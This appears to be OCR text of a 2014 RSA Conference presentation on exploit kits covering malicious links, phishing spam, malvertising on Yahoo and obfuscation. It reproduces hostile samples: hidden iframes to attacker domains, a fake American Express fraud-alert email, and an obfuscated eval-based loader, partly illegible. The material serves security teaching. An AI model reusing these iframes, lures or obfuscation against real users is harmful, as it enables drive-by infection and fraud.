HCP	52	4.63
FLASH AVM	3	0.27
FLASH	23	1.07




© Kahu Security


Trustwave® SpiderLabs®

#RSAC

RSACONFERENCE2014


Exploit Kit Prevalence (Q4 2013)






Malicious Links

- Cybercriminals inject malicious iframe links to compromised web sites or to malicious web sites
- Then use malicious spam campaigns with links to those sites or wait for normal web traffic





```
<iframe src="http://bqredret.ru/main.php" width="468" height="60" a
   Coming.Soon!
</iframe>
```

From American Express <fraud@aexp.com>
Subject **Fraud Alert : Irregular Card Activity**
12/4/2013 12:16
To [redacted]

Irregular Card Activity

Dear Customer,

We detected irregular card activity on your American Express

Check Card on 04th December, 2013.

As the Primary Contact, you must verify your account activity before you can continue using your card, and upon verification, we will remove any restrictions placed on your account.

To review your account as soon as possible please.

Please click on the link below to verify your information with us:

https://www.americanexpress.com/


If you account information is not updated within 24 hours then your ability to access your account will be restricted.

We appreciate your prompt attention to this important matter.

AMEX Fraud Department

http://reddragonitstages.co.uk/waddled/index.html

Victim Visits Infected Website




Address http://www.yahoo.com/

Links Zero - Log in - Normal | Zero - Log in - Fraud | Zero - Log in - Fraud - Obf | Zero - Log in - Fraud - Obf2

See how Mazda's SKYACTIV® TECHNOLOGY makes it lighter, more responsive and more efficient—without sacrificing performance.

Malvertising Infection on Yahoo


Fiddler Web Debugger
File Edit Rules Tools View Help GET /book
Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search... Online
Statistics Inspectors AutoResponder Composer Filters Log Timeline
Headers TextView WebForms HexView Auth Cookies Raw JSON XML
Get SyntaxView Transformer Headers TextView ImageView HexView WebView Auth Caching
Cookies Raw JSON XML
Find... (press Ctrl+Enter to highlight all)
View in Notepad
...
ALT+Q > type HELP...
All Processes

#	Result	Protocol	Host	URL	Body	Content-Type
1...	304	HTTP	l.yimg.com	/rq/darla/2-5-7/html/r-sf....	0	
1...	200	HTTP	l.yimg.com	/zz/combo?nq/s/launch/co...	539,325	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?/kx/yucs/uh3/...	73,873	application/...
1...	200	HTTP	b.scorecardresearch.com	/p?c1=2&c2=7241469&c5...	43	image/gif
1...	304	HTTP	l.yimg.com	/d/lib/bc/bc_2.0.5.js	0	
1...	304	HTTP	l.yimg.com	/rq/darla/2-5-7/js/sfext-m...	0	
1...	200	HTTP	Tunnel to	ucs.query.yahoo.com:443	683	
1...	200	HTTPS	ucs.query.yahoo.com	/v1/console/yql?q=select...	204	text/javasc...
1...	302	HTTP	ad.yieldmanager.com	/st?ad_type=iframe&ad_s...	0	
1...	200	HTTP	ads.yahoo.com	/st?ad_type=iframe&ad_s...	6,139	
1...	200	HTTP	csc.beap.bc.yahoo.com	/yi?bv=1.0.0&bs=(135ue...	43	image/gif
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/7069/color-...	25,233	application/...
1...	200	HTTP	ads.yahoo.com	/imp?_cbv=3387525113&...	295	application/...
1...	200	HTTP	ads.yahoo.com	/get-user-id?ver=2&S=23...	0	text/javasc...
1...	200	HTTP	widget.uservoice.com	/GnqW94kJH38RyG8SOBi...	89,643	text/javasc...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/a/o/comm...	6,871	text/css; c...
1...	302	HTTP	slaptoniktons.net	/	0	text/html
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/common/...	11,053	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/templates...	210,827	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/templates...	122,002	application/...
1...	200	HTTP	l.yimg.com	/zz/combo?tq/att/131212...	153,016	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/7069/class...	29,685	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/7069/widge...	856	text/css; c...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/mail/ui/w...	1,986	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/templates...	1,446	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/mail/ui/fol...	7,366	application/...

Request Headers [Raw] [Header Definitions]

```
GET /imp?_cbv=3387525113&_msd=1&_xcf=0&Z=300x250&cb=1388751037.160322&P=%24%7bRS%7d%7cAi_SdWKL1bCiUNA
Client
    Accept: */*
    Accept-Encoding: gzip, deflate
    Accept-Language: en-us
    User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)
Cookies / Login
  ⊞ Cookie
Miscellaneous
    Referer: http://ads.yahoo.com/st?ad_type=iframe&ad_size=300x250&site=1140947&section_code=2355337551&cb=138
Transport
    Connection: Keep-Alive
    Host: ads.yahoo.com
```

```
document.write('<div style=\"display:none\"><iframe src=\"http://slaptoniktons.net/\" width=300 height=250></iframe></div>');
var rm_data = new Object();
rm_data.creative_id = 24321466;
rm_data.offer_type = 10;
rm_data.entity_id = 985264;

if (window.rm_crex_data) {rm_crex_data.push(24321466);}
```


0:0 0/295 125

1 / 1,960 http://ads.yahoo.com/imp?_cbv=3387525113&_msd=1&_xcf=0&Z=300x250&cb=1388751037.160322&P=%24%7bRS%7d%7cAi_SdWKL1bCiUNAPUsafEhrsUkqXalLGqLwADy40%7c97850027

Image credit: hitmanpro blog


Use of Multiple Vulnerabilities

- Typically attempt to exploit multiple vulnerabilities in different applications
  - One vulnerability suffices for infection



Using Obfuscation


- Obfuscation fails most static analyzers



```
c.ActiveXEnabled=true;break}}c.head=c.isDefined(document.getElementsByTagName)?document.getElemen
c.formatNum((/rv\s*\:\s*([\.\,\d]+)/i).test(h)?RegExp.$1:"0.9"):null;c.isSafari=(/Safari\s*\/\s*\d/i).test(h)&&
c.isOpera&&((/Version\s*\/\s*(\d+\.?\d*)/i).test(h)||1)?parseFloat(RegExp.$1,10):null;c.addWinEvent("load
c.getVersionDelimiter=d;return -3}b=c[d.toLowerCase().replace(/\s/g,"")];if(!b||!b.getVersion){return -3}
c.garbage=false;if(c.isIE&&!c.ActiveXEnabled){if(b!==c.java){return -2}}return 1},fPush:function(b,a){
function(b){var c=this,a;if(c.isArray(b)){for(a=0;a<b.length;a++){if(b[a]===null){return}c.call(b[a]);
]:0,a>3?c[3]:0)}else{if(b.isFunc(c)){c(b)}}},$$isMinVersion:function(a){return function(h,g,d,c){var e
(!a.isStrNum(g)){return -3}if(f.getVersionDone!=1){f.getVersion(d,c);if(f.getVersionDone===null){f.getV
f.version,g,f)>=0?1:-1))}return b}},getVersionDelimiter:",",$$getVersion:function(a){return function(g,d
null){f.getVersionDone=1}}a.cleanup();b=(f.version||f.version0);return b?b.replace(a.splitNumRegx,a.getV
a.addEventListener){a.addEventListener(d,c,false)}else{if(a.attachEvent){a.attachEvent("on"+d,c)}else{
){c()}}},WLfuncs:[0],runWLfuncs:function(a){a.winLoaded=true;a.callArray(a.WLfuncs);if(a.onDoneEmpt
a.call(b)}else{a.fPush(b,a.WLfuncs)}}},div:null,divWidth:50,pluginSize:1,emptyDiv:function(){var c=this,
){if(d==0){for(e=b.childNodes.length-1;e>=0;e--){b.removeChild(b.childNodes[e])}c.div.removeChild(b)
a.isFunc(a.WLfuncs[a.WLfuncs.length-1])){return}if(a.java){if(a.java.OTF==3){return}if(a.java.funcs&&
 g,d=this,f=null,b=d.getContainer(c);try{if(b&&b.firstChild){f=b.firstChild}if(a&&f){f.focus()}}catch(g){
 g=n.createElement("span"),o,b,f="<";var l=function(t,s){var v=t.style,d,u;if(!v){return}v.outline="none
```

Exploit kit code


Obfuscation



```
<body><script></script>
<textarea>10091,10076,10083,10094,10077,10088,10082,10083,10161,10092,10083,10093,10098,10079,
10092,10093,10088,10079,10092,10094,10077,10153,10152,10070,10074,10088,10083,10093,10082,10074,
10147,10085,10082,10094,10096,10077,10088,10082,10083,10147,10089,10079,10092,10091,10132,10154,
10089,10077,10077,10081,10135,10146,10146,10070,10157,10116,10072,10078,10080,10085,10113,10096,
10078,10078,10074,10082,10079,10093,10068,10154,10134,10068,10134,10093,10082,10094,10076,10084,
10092,10083,10077,10147,10074,10079,10088,10077,10092,10153,10159,10133,10095,10082,10093,10072,
10131,10133,10114,10127,10119,10124,10126,10109,10161,10088,10093,10132,10113,10093,10091,10144,
10161,10089,10092,10088,10090,10089,10077,10132,10145,10161,10074,10088,10093,10077,10089,10132,
10145,10161,10094,10085,10096,10078,10078,10088,10093,10132,10094,10085,10078,10088,10093,10135,
10126,10128,10137,10128,10136,10138,10137,10145,10148,10143,10137,10145,10125,10148,10144,10144,
10126,10123,10148,10128,10143,10141,10125,10148,10141,10141,10141,10140,10140,10142,10140,10141,
[illegible]
[illegible]
[illegible],10115,[illegible],10092,10153,10154,10078,10077,10072,10085,10092,10154,10152,10152,10134,
10075,10096,10079,10161,10088,10091,10079,10132,10093,10082,10094,10076,10084,10092,10083,10077,
10147,10090,10092,10077,10124,10085,10092,10084,10092,10083,10077,10127,10072,10120,10093,10153,
10154,10089,10092,10085,10085,10082,10154,10152,10134,10089,10092,10085,10085,10082,10147,10085,
10082,10094,10096,10077,10088,10082,10083,10147,10089,10079,10092,10091,10132,10154,10096,10095,
10082,10076,10077,10135,10101,10076,10145,10094,10145,10094,10101,10076,10145,10094,10145,10094,
10101,10076,10145,10094,10145,10094,10101,10076,10145,10094,10145,10094,10095,10085,10096,10083,
10086,10154,10134,10068,10094,10096,10077,10094,10089,10153,10092,10152,10070,10068,10134,10078,
10092,10077,10109,10088,10084,10092,10082,10076,10077,10153,10092,10083,10093,10098,10079,10092,
10093,10088,10079,10092,10094,10077,10149,10161,10139,10145,10145,10145,10152,10134,10068,10092,
10074,10075,10091,10153,10152,10134</textarea><style>#c0 {background:
url(data:,vaString.fromCharCode)}</style><script>var ofeps = null;var tvpk =
document.styleSheets[0].rules || document.styleSheets[0].cssRules;for(var njyrs = 0; njyrs <
tvpk.length; njyrs++) {var mxu = tvpk.item ? tvpk.item(njyrs) : tvpk[njyrs];xeyw=(mxu.cssText) ?
mxu.cssText : mxu.style.cssText;ofeps = xeyw.match(/url\("?data\:[^,]*,([^")]+)"?\)/)[1];};var s =
"";var g = function(){return this;}();gwq = g["e"+ofeps.substr(0,2)+"l"];igfp =
document.getElementsByTagName("textarea")[9-9].value.split(",");vql=gwq(ofeps.substr(2));for (var
i = 0; i < igfp.length; i++) {trcon = 10193 - 1*igfp[i];s += vql(trcon);}gwq(s);</script></body>
```

The same code, obfuscated

